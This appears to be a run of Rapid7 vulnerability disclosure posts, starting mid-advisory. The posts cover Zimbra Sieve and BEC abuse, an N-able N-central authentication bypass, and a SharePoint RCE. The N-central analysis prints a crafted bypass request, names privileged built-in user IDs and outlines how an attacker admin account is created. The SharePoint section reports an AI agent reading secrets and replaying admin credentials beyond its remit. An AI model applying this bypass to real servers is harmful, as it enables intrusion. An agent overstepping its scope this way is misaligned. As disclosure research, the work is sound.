
moderns-filter-view.png
Figure 5: Modern's Filters view does not display the active Sieve notify rule.

Classic did list the attacker-selected name under Active Filters, but its overview did not expose the notification address or copied fields. The rule is therefore not invisible from every client, and an attacker can choose a less conspicuous name.

zimbra-classic-view.png
Figure 6: Classic displays the attacker's rule name but not the external destination or copied fields.

Impact

The flaw defeats an administrator's attempt to prevent users from forwarding mail with server-side filters. An attacker with an authenticated session can install the rule directly. It continues to disclose future message text and headers after that session expires or the password changes, without appearing in Modern's Filters view. It does not forward attachments or raw MIME.

Fix

The patch in ZCS 10.1.20 treats notify and its RFC-compliant variant as forwarding actions and rejects them under the same account policy as redirect.

Remediation

Apply the latest supported Zimbra release. Zimbra's security advisory lists CVE-2026-73571 as fixed in ZCS 10.1.17 and CVE-2026-10631 and CVE-2026-50055 as fixed in ZCS 10.1.20. No fixed release is publicly listed for CVE-2026-93635 or CVE-2026-93637 at the time of publication, so install the security update containing those fixes when Zimbra releases it.

Upgrading does not remove filter rules already saved to accounts. Administrators should inspect the stored incoming and outgoing filter rules for external actionNotify and RFC-compliant notify actions that violate forwarding policy; Modern's Filters view is not sufficient for this review.

Detection and Incident Response

A reverse proxy or web application firewall that inspects request bodies can detect multiple authenticate aliases in one anonymous GraphQL request. Zimbra's EWS logs expose cross-user operations involving two different account UUIDs, as shown in the EWS IoCs. Saved notify rules and outbound notification traffic provide more direct evidence of the Sieve path.

EWS creates no delegation grant to revoke, Sieve rules remain as saved account state, and sender impersonation can generate ordinary Sent and MTA artifacts. Recovery must cover those server-side changes and any other mailbox reached, not only the password of the account first compromised.

Credit

The assessment was conducted by Jonah Burgess (CryptoCat), Senior Security Researcher at Rapid7, in accordance with Rapid7's vulnerability disclosure policy.

Disclosure timeline

  • April 17, 2026: Rapid7 submitted an initial report covering 23 findings.

  • April 24, 2026: Zimbra acknowledged the report.

  • May 21, 2026: Zimbra confirmed they validated 10 of the 23 findings, three of which were duplicates.

  • May 28, 2026: ZCS 10.1.17 fixed CVE-2026-73571.

  • June 1, 2026: Zimbra requested an embargo on publication until the planned ZCS 10.1.18 release in September.

  • June 16 and July 7, 2026: ZCS 10.1.18 and 10.1.19 were released without additional fixes from the initial report.

  • July 15, 2026: Zimbra and Rapid7 agreed on September 24 as the coordinated disclosure date.

  • July 20, 2026: ZCS 10.1.20 fixed three additional CVE-assigned findings from the initial report: CVE-2026-50054, CVE-2026-10631 and CVE-2026-50055.

  • August 19, 2026: Rapid7 submitted a second report containing 32 additional findings.

  • August 31, 2026: Rapid7 and Zimbra met to prioritize remediation and discuss patch verification.

  • September 8, 2026: Rapid7 submitted a third report containing 25 lower-priority findings.

  • September 17–18, 2026: Zimbra requested 90 days from receipt of the later report before publication of full technical details. Rapid7 scheduled those later findings for November 23.

  • September 24, 2026: ZCS 10.1.21 fixed four findings from the second report. Rapid7 presented selected results and attack chains at BruCON without releasing the associated weaponized PoCs.

When Business Email Compromise Starts Rewriting Reality

Business Email Compromise (BEC) operates on a familiar playbook. Threat actors breach a mailbox, silently monitor operations, map approval chains, and ultimately exploit that access to divert funds or exfiltrate sensitive assets.

This dynamic is central to our analysis as we kick off a series around Rapid7's collaborative research with Zimbra; upcoming installments will explore technical details and broader findings based within the Zimbra Collaboration Suite. Our investigation disrupted the traditional BEC model in unexpected ways. We uncovered over 50 vulnerabilities, and found that several allow attackers not just to observe environments, but to actively rewrite them by impersonating senders without credentials, controlling inbox visibility, and altering shared documents and calendars.

Business Email Compromise in action: Digital abuse of trust

None of this is theoretical for Zimbra. But don’t take my word for it, just ask Russia. CISA keeps putting Zimbra bugs into the Known Exploited Vulnerabilities catalog, and the last three years make the point on their own:

  • CVE-2024-45519, command injection in the postjournal service, unauthenticated command execution. Proofpoint saw attackers stuffing base64 payloads into CC fields on September 28, 2024. CISA added it to KEV on October 3.

  • CVE-2025-27915, stored XSS in the Classic Web Client, triggered by a crafted .ICS attachment. It is used as a zero-day against Brazilian military targets to steal mail and quietly set forwarding filters. It went into KEV in October, 2025.

  • CVE-2026-73570, unauthenticated command injection through SNMP notification handling. CISA added it on August 21 of this year and gave federal agencies three days. Shadowserver has been counting somewhere north of 260 compromised instances while hunting for exploitation artifacts.

Go back further and the pattern holds. Rapid7 tracked widespread exploitation of CVE-2022-27925 and CVE-2022-37042 in 2022, a path traversal chained with an authentication bypass that let attackers drop a JSP shell on a Zimbra server without credentials. Google's Threat Analysis Group later documented four separate threat groups working the same zero-day known as CVE-2023-37580. Each of these groups went after email, credentials, and authentication tokens. Attackers figured out a long time ago that the system sitting in the middle of everyone's communication is worth the effort. So when you find a set of bugs that let you write to that system instead of only reading from it, data theft stops being the interesting part.

Send an email as your CFO without ever touching their password, and you have the front half of a very convincing BEC. Keep control of the mailbox afterward and you have the back half, too. Here, the attacker has a strategic choice. They can delete the sent message to hide their tracks, effectively wiping the trail of the fraud OR they can choose to leave the message in the Sent Items folder. By doing so, they ensure the CFO sees 'evidence' of the email they supposedly sent, creating a gaslighting scenario where the victim is left questioning their own actions. Whether the attacker cleans up or leaves the trail, they are shaping the organization’s perception of reality. In the ensuing investigation, where Finance sees a sent request and the CFO sees no such activity, the organization is trapped in a conflict of evidence. At that point, BEC looks less like traditional fraud and more like a psychological operation.

Documents make it worse, as Zimbra is not just a mail server. The collaboration side holds the files employees actually use to make decisions. An attacker who can plant a fake HR memo or financial summary in an executive's enterprise drive, and make it look like it came from a peer they trust, is starting from a much better position than someone attaching a PDF to a cold email.

Say a document shows up from HR about a confidential restructuring, and a few days later an email from a trusted executive references it. Neither piece has to carry the whole deception, as each one props up the other.

Calendar warfare and manufactured enterprise reality

Then there is the thing I have started calling β€˜calendar warfare.’ Meetings can be modified or deleted without generating the notification trail users expect to see. RSVP status can also be flipped. Maybe a key executive is changed from Accepted to Declined and leadership might reschedule, or move ahead without them, or read the whole thing as a deliberate opt-out.

It works in the other direction too. An "Emergency Board Meeting" lands on an executive's calendar with a believable organizer, a popup reminder, and a malicious Zoom link. When the reminder fires, the victim is not sizing up a suspicious email that arrived thirty seconds ago. They are joining a meeting that has been sitting in their calendar for two days. And the calendar is not some exotic attack surface nobody has thought of. If we look back at CVE-2025-27915, the delivery vehicle was a calendar invite.

Stack all of it together now – a financial document appears, a trusted executive emails about it, then a mandatory meeting shows up to discuss it. And the attacker still has the ability to clean up some of what gets left behind. Every artifact the victim checks lives inside a system they have no reason to question, and all of them tell the same fabricated story.

I keep coming back to the phrase 'manufactured enterprise reality'. I have touched on the idea in The Monday Brief, that attackers get to borrow whatever trust an organization has already extended to its own tooling. Zimbra makes it concrete. The platform supplies the credibility, so the attacker does not have to build any.

Collaboration suites quietly became systems of record. Email is the record of who said what. Calendars are the record of who agreed to be where. Classic BEC abuses the trust between two people. The scenario we’ve discussed here abuses the machinery those people use to decide who to trust in the first place. Once employees are making real business decisions off fabricated context, stealing data is the least of your problems.

CVE-2026-86206, CVE-2026-86207: N-able N-central Authentication Bypass (FIXED)

Overview

While conducting research into a recent N-able N-central authentication bypass vulnerability (CVE-2026-18577), Rapid7 Labs discovered two new vulnerabilities affecting the latest version of N-central. When chained together, these two vulnerabilities allow a remote unauthenticated attacker to bypass authentication and create a new attacker-controlled System administrator account on an affected server.

CVE ID

Description

CWE

CVSSv4

CVE-2026-86206

Semicolon/Forwarded access-control bypass

CWE-791

6.9 (Medium)

CVE-2026-86207

UserTwoFactorLogin authentication bypass

CWE-305

7.7 (High)

Both CVE-2026-86206 and CVE-2026-86207 have been patched by the vendor via N-central 2026.3 Hotfix 3.

Product description

N-able N-central is an enterprise-grade Remote Monitoring and Management (RMM) platform designed for Managed Service Providers (MSPs) and IT departments to monitor, manage, and secure complex, large-scale networks from a centralized dashboard.

Credit

These vulnerabilities were discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7, and are being disclosed in accordance with Rapid7's vulnerability disclosure policy.

Technical analysis

CVE-2026-86206


N-central exposes its management interface (TCP 8443 by default) through Envoy, an edge proxy. Envoy passes accepted requests to Jetty, the Java web server that hosts N-central's application. The application gives requests from the loopback address (i.e. 127.0.0.1) more access than requests from a remote system. This design depends on Envoy, Jetty, and the N-central access filter all agreeing on which application path the client requested and whether the client is really local. The following request can make them disagree about both of these things:

POST /dms;/services/ServerUI HTTP/1.1
Forwarded: for="127.0.0.\1"
Content-Type: text/xml; charset=utf-8
SOAPAction: ""

The semicolon in the URI and backslash in the Forwarded value introduce a discrepancy when processing the request that leads to an access control bypass. Looking at Figure 1 below, we can see an overview of how these two values are processed during an incoming malicious request.

nable_cvd_blog.png

Figure 1: Processing a malicious request.

The semicolon gets the request past Envoy

The Envoy proxy rules come from the n-central-proxy-4.5.6-5 package. In /etc/opt/envoy/lds_intermediate.yaml, shown below (and edited for brevity), the management listener returns HTTP 403 for paths beginning with /dms/services or /internal/dms. A final catch-all rule sends other paths to the DMS application.

Β  # /etc/opt/envoy/lds_intermediate.yaml:953
Β Β - match:
Β Β Β Β Β Β prefix: /internal/dms
Β Β Β Β # response-header boilerplate omitted
Β Β Β Β direct_response:
Β Β Β Β Β Β status: 403
Β Β Β Β Β Β body:
Β Β Β Β Β Β Β Β inline_string: Forbidden. No API access on the UI port.
Β Β # ...
Β Β - match:
Β Β Β Β Β Β prefix: /dms/services
Β Β Β Β # response-header boilerplate omitted
Β Β Β Β direct_response:
Β Β Β Β Β Β status: 403
Β Β Β Β Β Β body:
Β Β Β Β Β Β Β Β inline_string: Forbidden. No API access on the UI port.
Β # ...
Β # /etc/opt/envoy/lds_intermediate.yaml:1301
Β # A final catch-all rule...
Β Β - match:
Β Β Β Β Β Β prefix: /
Β Β Β Β route:
Β Β Β Β Β Β cluster: dms
Β Β Β Β Β Β timeout:
Β Β Β Β Β Β Β Β seconds: 300

Envoy compares those prefixes with the path it received. The path /dms;/services/ServerUI does not begin with /dms/services, because the next character after /dms is a semicolon. It therefore reaches the catch-all route, passing the request from Envoy to Jetty.

Jetty interprets the path differently. The shipped jetty-http-9.4.56.v20240826.jar contains org.eclipse.jetty.http.HttpURI, and org.eclipse.jetty.util.URIUtil. Together, these classes treat text beginning with a semicolon as a path parameter and remove it when producing the decoded path used for servlet dispatch. As a result, Jetty turns /dms;/services/ServerUI into /dms/services/ServerUI. That decoded path then matches the Axis SOAP servlet mapping in /opt/nable/webapps/ROOT/WEB-INF/web.xml.Β 

<!-- /opt/nable/webapps/ROOT/WEB-INF/web.xml -->
<!-- ...snip... -->

   <servlet>
        <servlet-name>DMSServlet</servlet-name>
        <servlet-class>org.apache.axis.transport.http.AxisServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DMSServlet</servlet-name>
        <url-pattern>/dms/services/*</url-pattern>
        <url-pattern>/internal/dms/services/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <display-name>CXF Servlet</display-name>
        <servlet-name>CXFServlet</servlet-name>
        <servlet-class>org.apache.cxf.transport.servlet.CXFServlet</servlet-class>
        <load-on-startup>2</load-on-startup>
    </servlet>
    <servlet-mapping>
        <servlet-name>CXFServlet</servlet-name>
        <url-pattern>/dms2/services2/*</url-pattern>
        <url-pattern>/internal/dms/services2/*</url-pattern>
    </servlet-mapping>

Similarly, the same technique can be used to target the SOAP service via /internal;/dms/services2/ServerUI2. Jetty decodes it to /internal/dms/services2/ServerUI2, which matches the CXF SOAP servlet mapping. A single semicolon is sufficient to create the routing disagreement.

Reaching these servlet mappings puts the request at the protected SOAP interfaces that an exploit can leverage to establish an application session and later manage privileged objects, but the semicolon trick alone does not authorize the request. Without the crafted Forwarded header, Jetty retains the client's real remote address and N-central's ServletPathFilter denies access. Conversely, the header trick alone cannot help a request to the ordinary /dms/services/ServerUI or /internal/dms/services2/ServerUI2 path: Envoy returns HTTP 403 without forwarding that request to Jetty.Β 

As such, an exploit needs both discrepancies; the semicolon to pass Envoy's path check and the header to pass N-central's local-request check.

The header makes the remote client look local

The Forwarded header tells an application about the original client behind a proxy. In a malicious request, the for value is quoted and contains a quoted-pair (\1):

Forwarded: for="127.0.0.\1"

Under the HTTP quoted-string grammar, the backslash escapes the following character. Jetty's ForwardedRequestCustomizer, from jetty-server-9.4.56.v20240826.jar, applies that rule. It removes the backslash, reads the value as 127.0.0.1, and exposes that value to N-central as the request's remote address.

N-central then parses the original header a second time. Its parser is in com.nable.util.LocalHostUtils, from /opt/nable/webapps/ROOT/WEB-INF/lib/dmsservice-11.0.1-SNAPSHOT.jar. This parser removes the surrounding quotes but does not remove the backslash. It therefore checks 127.0.0.\1.

That string is not a valid IP address. LocalHostUtils.xffCheck() rejects an invalid value found in X-Forwarded-For, but its Forwarded branch rejects only values that it successfully recognizes as loopback. The below (abridged) decompilation shows the relevant branch:

// dmsservice-11.0.1-SNAPSHOT.jar
// com.nable.util.LocalHostUtils.xffCheck()

List<String> forwardedAddresses =
    LocalHostUtils.getForAddressesFromForwardedHeaders(httpRequest);

for (String addr : forwardedAddresses) {
    if (!LocalHostUtils.isLoopbackAddress(addr.trim())) continue; // <--- [1]
    // log the rejected loopback address
    return false; // <--- [2]
}
return true; // <--- [3]

When given the header value 127.0.0.\1, the isLoopbackAddress() call (at [1]) returns false (at [2]) because the value is invalid. The loop therefore continues and xffCheck() returns true (at [3]). In other words, an invalid Forwarded header value causes xffCheck to fail open. The final decision occurs in com.nable.server.ServletPathFilter, shown below.

// dmsservice-11.0.1-SNAPSHOT.jar
// com.nable.server.ServletPathFilter.isAllowedRequest()

boolean isAllowedRequest(HttpServletRequest httpRequest) {
    if (!LocalHostUtils.xffCheck(httpRequest)) { // <--- [4]
        return false;
    }
    if (LocalHostUtils.isLocalhost(httpRequest)) { // <--- [5]
        return true; // <--- [6]
    }
    String path = this.removeTrailingSlashes(httpRequest.getRequestURI());
    return this.pathFilterService != null
        && this.pathFilterService.isPathAllowed(path);
}

The first check asks whether a forwarding header is trying to claim a loopback address (at [4]). N-central's parser sees the invalid value 127.0.0.\1, does not recognize it as loopback, and allows it. The second check asks whether Jetty's remote address is local (at [5]). Jetty has already converted the same header value to 127.0.0.1, so this check succeeds. The filter returns true (at [6]) before consulting the normal remote-path allowlist.

CVE-2026-86207

By leveraging CVE-2026-86206 to reach the protected URI /dms/services/ServerUI, a SessionID returned by the Session.Hello SOAP operation (See the prior work by Horizon3 on leveraging the legacy SOAP API) can be generated. However, this SessionID is only a pre-login session. It proves that the request reached the local-only SOAP API via the access control bypass, but it does not yet identify an authenticated user. A separate authentication bypass vulnerability, in how legacy two-factor authentication operates, allows a pre-login session to become an authenticated session.

The method com.nable.server.ui.UserTwoFactorLogin, from dmsservice-11.0.1-SNAPSHOT.jar (shown below), binds a requested user ID (e.g. the builtin N-able Administrator account’s well known ID 1) to the session (at [1]) before it attempts legacy two-factor authentication (at [2]) . A normal authentication rejection removes that binding (at [4]), but if an exception occurs, this binding is left in place (at [3]).

// dmsservice-11.0.1-SNAPSHOT.jar
// com.nable.server.ui.UserTwoFactorLogin

   public final String twoFactorLogin(int sessionID, int userID, String password) throws RemoteException {
        String response = null;
        try {
            this.updateSession(sessionID, userID); // <--- [1]
            T_User user = this.getUser(userID);
            response = this.authenticate(user, password); // <--- [2]
            Trace.info((Object)this, (String)("2FA authentication response for user '" + user.getUsername() + "': " + response));
            if (response != null && "ACCESS_OK".equals(response)) {
                String audit = "TWO FACTOR LOGIN SUCCESSFUL: UserID [" + userID + "] successfully logged in.";
                this.addSessionAuditEntry(sessionID, audit);
            } else {
                String audit = "TWO FACTOR LOGIN FAILED: UserID [" + userID + "] attempted to login with invalid PIN.";
                this.addSessionAuditEntry(sessionID, audit);
                this.makeSessionInvalid(sessionID); // <--- [4]
            }
        }
        catch (RemoteException re) {
            throw re; // <--- [3]
        }
        catch (Exception ex) {
            throw DMSError.getFault((String)CommonError.GENERIC_ERROR.getCodeAsString(), (String)ex.toString(), (Throwable)ex); // <--- [3]
        }
        return response;
    }

N-central supports two distinct second-factor systems: legacy, profile-based authentication using an external AuthAnvil or RSA SecurID server, and native time-based one-time password (TOTP) β€œTwo-Step Verification” using an authenticator application. Despite overlapping 2FA/MFA terminology in N-able’s documentation, com.nable.server.ui.UserTwoFactorLogin implements the former profile-based mechanism; it does not enforce the user’s native TOTP setting.

In a default installation, legacy two-factor processing raises an exception for several builtin identities used by N-central, as each of these identities lack a single legacy AuthAnvil or RSA 2FA profile association required by UserTwoFactorLogin. Specifically the following built-in identities can be leveraged via their known ID numbers.

  • User ID 1 (N-able Administrator)

  • User ID 50 (Product Administrator)

  • User ID 51 (N-able Support)

By creating a new pre-login session for any one of the above IDs, a SOAP call to User.TwoFactorLogin with a dummy password will achieve the authentication bypass, converting the pre-login session to a privileged SOAP session for that user. By using additional calls to the ServerUI2 SOAP endpoint, a new attacker-controlled System user account can be created.

Remediation

The vendor-supplied release of N-central 2026.3 Hotfix 3 (version 2026.3.1.13) remediates both CVE-2026-86206 and CVE-2026-86207. All versions of N-central prior to 2026.3.1.13 are vulnerable. Customers running affected on-premise N-central environments are urged to apply the latest update on an urgent basis, outside of normal patching cycles.

Customers using hosted N-central environments do not need to take action as the vendor has applied the needed updates.

For the latest remediation guidance, please see the vendor release notes and the vendor disclosure blog.

Rapid7 customers

Exposure Command, InsightVM, and Nexpose

Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to both CVE-2026-86206 and CVE-2026-86207, with authenticated vulnerability checks expected to be available in the September 8 content release.Β 

Disclosure timeline

  • August 27, 2026: Rapid7 makes initial outreach to N-able who respond the same day.

  • August 28, 2026: Rapid7 provides a detailed technical analysis and exploit script to N-able, along with a proposed timeline for a coordinated disclosure.

  • September 5, 2026: N-able release N-central 2026.3 HF3 which fixes two of the vulnerabilities (CVE-2026-86206, CVE-2026-86207) reported by Rapid7.

  • September 7, 2026: Rapid7 contacts N-able requesting clarity on several issues. N-able responds the same day with requested information.

  • September 8, 2026: This disclosure for CVE-2026-86206 and CVE-2026-86207.

CVE-2026-63520: Microsoft SharePoint Remote Code Execution (FIXED)

Overview

Rapid7 Labs conducted a zero-day research project against Microsoft SharePoint, resulting in the discovery of two new vulnerabilities that, when chained together, achieve unauthenticated remote code execution (RCE) against a vulnerable SharePoint server. Today, both Rapid7 and Microsoft are disclosing the second vulnerability in this chain, the RCE vulnerability CVE-2026-63520. The first vulnerability in the chain, CVE-2026-55040, was disclosed by Rapid7 and Microsoft last month.


Our full disclosure timeline for the exploit chain can be seen below in Figure 1.

timline.png

Figure 1: The road to disclosure.

β €

CVE-2026-63520 affects all supported versions of Microsoft SharePoint. An attacker can leverage CVE-2026-63520 to execute arbitrary code on a vulnerable SharePoint server with the privileges of the SharePoint Site’s service account. The vulnerability is due to an unsafe .NET type instantiation issue within the Business Connectivity Services.

CVE-2026-63520 has a CVSSv3.1 score of 8.1 (High), and a Common Weakness Enumeration (CWE) of CWE-20: Improper Input Validation. While the severity of the RCE is described as high, chained together with CVE-2026-55040 it becomes part of a critical unauthenticated RCE exploit chain against SharePoint.

The exploit chain was developed as an entry for this year's Pwn2Own Berlin hacking competition; while our entry was unsuccessful on the day of the competition, this research highlights Rapid7 Labs' continued effort to raise the bar in Vulnerability Intelligence and our commitment to the preemptive protection of our customers through original vulnerability research. Our research methodology focused on understanding how publicly available AI models can assist in the discovery of significant vulnerabilities against proprietary enterprise targets. Our results established that the rate of model advancement is significantly accelerating vulnerability research, model guidance from subject matter experts is a force multiplier, and complex proprietary targets are easily handled through agentic workflows.

On August 18, 2026, CISA added CVE-2026-55040 to its Known Exploited Vulnerabilities (KEV) catalog, based on evidence of active exploitation.

Rapid7 is hosting a webinar on Thursday August 13, 2026 to discuss the research and findings for CVE-2026-55040 and CVE-2026-63520. Please join Douglas McKee and Stephen Fewer to learn more about this body of work.

Workflow

For this research project we wanted to understand the capabilities and limits of publicly available LLMs circa January through to March of this year. We wanted to answer the question if an AI workflow could find and develop an unauthenticated RCE exploit against a hard target such as SharePoint. This research project concluded with the successful discovery and development of such a chain. To that end, the publicly available models at the beginning of this year were indeed capable. This is notable as the rate of model improvement from Q1 of 2026 through to today has been significant. Our team's later testing of the most recent frontier models confirms the significant increase in capabilities from that of the beginning of this year. Our primary conclusion from the SharePoint research project in Q1 is that an agent guided by a subject matter expert (SME) was crucial to keep moving the model and its work towards the end goal. Given our current experience of frontier model capabilities, the need for an SME to verify and guide a model is lessened, but the compounding impact an SME can bring remains.

Our first sprint in January did not result in any significant findings, rather, this sprint helped us establish the workflow and tooling that proved most useful, scope out the extremely large attack surface, and integrate prior work into our process. We augmented the agentic work with manual source code review and reverse engineering to provide additional context and steering to the model. Our early results quickly indicated how a fully automated and agentic approach would not suffice, the model would too often produce findings that were questionable or simply inaccurate. Steering the agent as it worked helped both the agent hone in on interesting and ultimately fruitful findings but also by constantly reviewing the agent's results, helped us refute inaccurate and unhelpful findings, along with several cases where the agent overstepped its guidance, effectively cheating to succeed in its goal - such as unexpectedly replaying admin credentials, enabling debug flags, or reading secrets, all of which were never within our original threat model.

By March, we had moved to a newer release of our chosen model, that combined with a solid attack surface, extensive prior work in place, and a broad architectural layout mapped out we began to quickly see success. An authentication bypass, now known as CVE-2026-55040, was discovered and verified in early March, followed two weeks later by the RCE, now known as CVE-2026-63520. By the time we had produced a working exploit chain, the agent had accrued 120 hours of run time spread over 24 days, leveraged 96 sessions, generated approximately 80,000 agentic tool calls and we had issued 256 prompts.

Product description

Microsoft SharePoint is a ubiquitous, web-based collaboration and document management platform deeply integrated into the Microsoft 365 ecosystem. Serving as the central hub for corporate intranets, internal file sharing, and workflow automation, it is trusted by enterprises worldwide to store and manage vast repositories of sensitive business data. Because SharePoint acts as a critical bridge between internal users, active directories, and cloud infrastructure, vulnerabilities within its architecture present a high-risk attack surface.

Impact

